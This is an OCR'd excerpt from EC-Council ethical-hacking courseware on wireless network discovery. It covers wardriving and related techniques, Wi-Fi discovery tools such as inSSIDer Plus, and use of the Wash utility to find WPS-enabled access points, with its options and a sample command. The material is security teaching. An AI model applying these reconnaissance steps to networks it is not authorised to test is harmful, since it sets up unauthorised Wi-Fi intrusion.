


Figure 16.37: Attackers scanning for Wi-Fi networks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Wi-Fi Discovery: Finding Wi-Fi Networks in Range to Attack

- The first task an attacker will go through when searching for Wi-Fi targets is checking the potential networks that are in range to find the best one to attack
- Attackers use various Wi-Fi Chalking techniques, such as WarWalking, WarChalking, WarFlying, and WarDriving to find the target Wi-Fi network to attack
- Drive around with Wi-Fi enabled laptop installed with a wireless discovery tool and map out active wireless networks

Wi-Fi Chalking Techniques

- WarWalking: Attackers walk around with Wi-Fi enabled laptops to detect open wireless networks
- WarChalking: A method used to draw symbols in public places to advertise open Wi-Fi networks
- WarFlying: Attackers use drones to detect open wireless networks
- WarDriving: Attackers drive around with Wi-Fi enabled laptops to detect open wireless networks

Wi-Fi Chalking Symbols



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Finding Wi-Fi Networks in Range to Attack

The first task for an attacker searching for Wi-Fi targets is to check potential networks that are in range to find the best one to attack. Attackers use various Wi-Fi chalking techniques such as WarWalking, WarChalking, WarFlying, and WarDriving to find a target Wi-Fi network.

- **Wi-Fi Chalking Techniques**
  - **WarWalking**: Attackers walk around with Wi-Fi-enabled laptops installed with a wireless discovery tool to map out open wireless networks.
  - **WarChalking**: Symbols are drawn in public places to advertise open Wi-Fi networks.
  - **WarFlying**: Attackers use drones to detect open wireless networks.
  - **WarDriving**: Attackers drive around with Wi-Fi-enabled laptops installed with a wireless discovery tool to map out open wireless networks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.38: Wi-Fi chalking symbols

Attackers use the following tools to discover Wi-Fi networks for launching attacks:

- Laptop with a Wi-Fi card
- External Wi-Fi antenna
- Network discovery software


Some of the tools used to discover Wi-Fi networks in range to attack are inSSIDer Plus, NetSurveyor, Wi-Fi Scanner, and Acrylic Wi-Fi Home.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Discovery: Finding WPS-Enabled APs

- Attackers use Wash utility to identify the WPS-enabled APs and detect if the AP is in locked or unlocked state
- Most of the WPSs in the routers usually lock when brute-forced for more than five times and can be unlocked only in the administrator interface of the router manually
- The Wash command can support the 5 GHz channel
- The attacker discovers the AP, ESSID, and BSSID of a device or router using the following wash command

```
# sudo wash -i wlan0
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Finding WPS-Enabled APs

Attackers use the Wash command-line utility to identify WPS-enabled APs in the target wireless network. This utility also helps attackers check whether the AP is in a locked state. Most WPS-enabled routers are locked automatically when incorrect credentials are entered more than 5 times consecutively, and they can be unlocked only in the administrator interface of the router manually. The Wash command supports the 5 GHz channel and can be used by installing the Reaver package.

The following are some of the important arguments of the Wash command that are used by attackers:

- `-i, --interface=<iface>` (specifies the interface to capture packets)
- `-a, --all` (displays all access points, including those with WPS disabled)
- `-f, --file [FILE1 FILE2 FILE3 ...]` (reads packets from captured files)
- `-c, --channel=<num>` (specifies the channel to listen [auto])
- `-o, --out-file=<file>` (writes data to a file)
- `-n, --probes=<num>` (specifies maximum number of probes to send to each AP in the scan mode)
- `-D, --daemonize` (Wash command)
- `-5, --5ghz` (command to use 5 GHz 802.11 channels)
- `-s, --scan` (command to run in the scan mode)
- `-u, --survey` (command to use the survey mode [default])

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use the following command to discover the access point, extended service set identifier (ESSID), and BSSID of a device or router:

```
# sudo wash -i wlan0
```





Figure 16.39: Screenshot showing the output of the Wash command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Discovery Tools

- **inSSIDer Plus**

  Source: *https://www.metageek.com*

  inSSIDer Plus is a Wi-Fi optimization and troubleshooting tool that scans for wireless networks with the user's Wi-Fi adapter so that the user can visualize their signal strengths and the channels they are using. It also lists useful information about each network. Attackers use inSSIDer Plus to discover Wi-Fi access points and devices in their vicinity.

  Features:

  - Inspects WLAN and surrounding networks to troubleshoot competing APs
  - Tracks the strength of a received signal in terms of dBm over time and filters APs
  - Highlights APs for areas with high Wi-Fi concentration
  - Exports Wi-Fi and GPS data to a KML file to view in Google Earth
  - Shows overlapping Wi-Fi network channels

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

inSSIDer Plus shows information in three different ways:

Networks Table	Shows a list of all the nearby wireless APs, wireless networks, or channels.
Details Pane	Shows details about the selected access point, wireless network, or channel. Clicking on a line item in the Networks Table reveals the associated Details Pane.
Networks Graph	Shows a graphical representation of nearby wireless networks, their signal strengths, and how they share channels and overlap with each other.

Table 16.7: inSSIDer Plus output forms

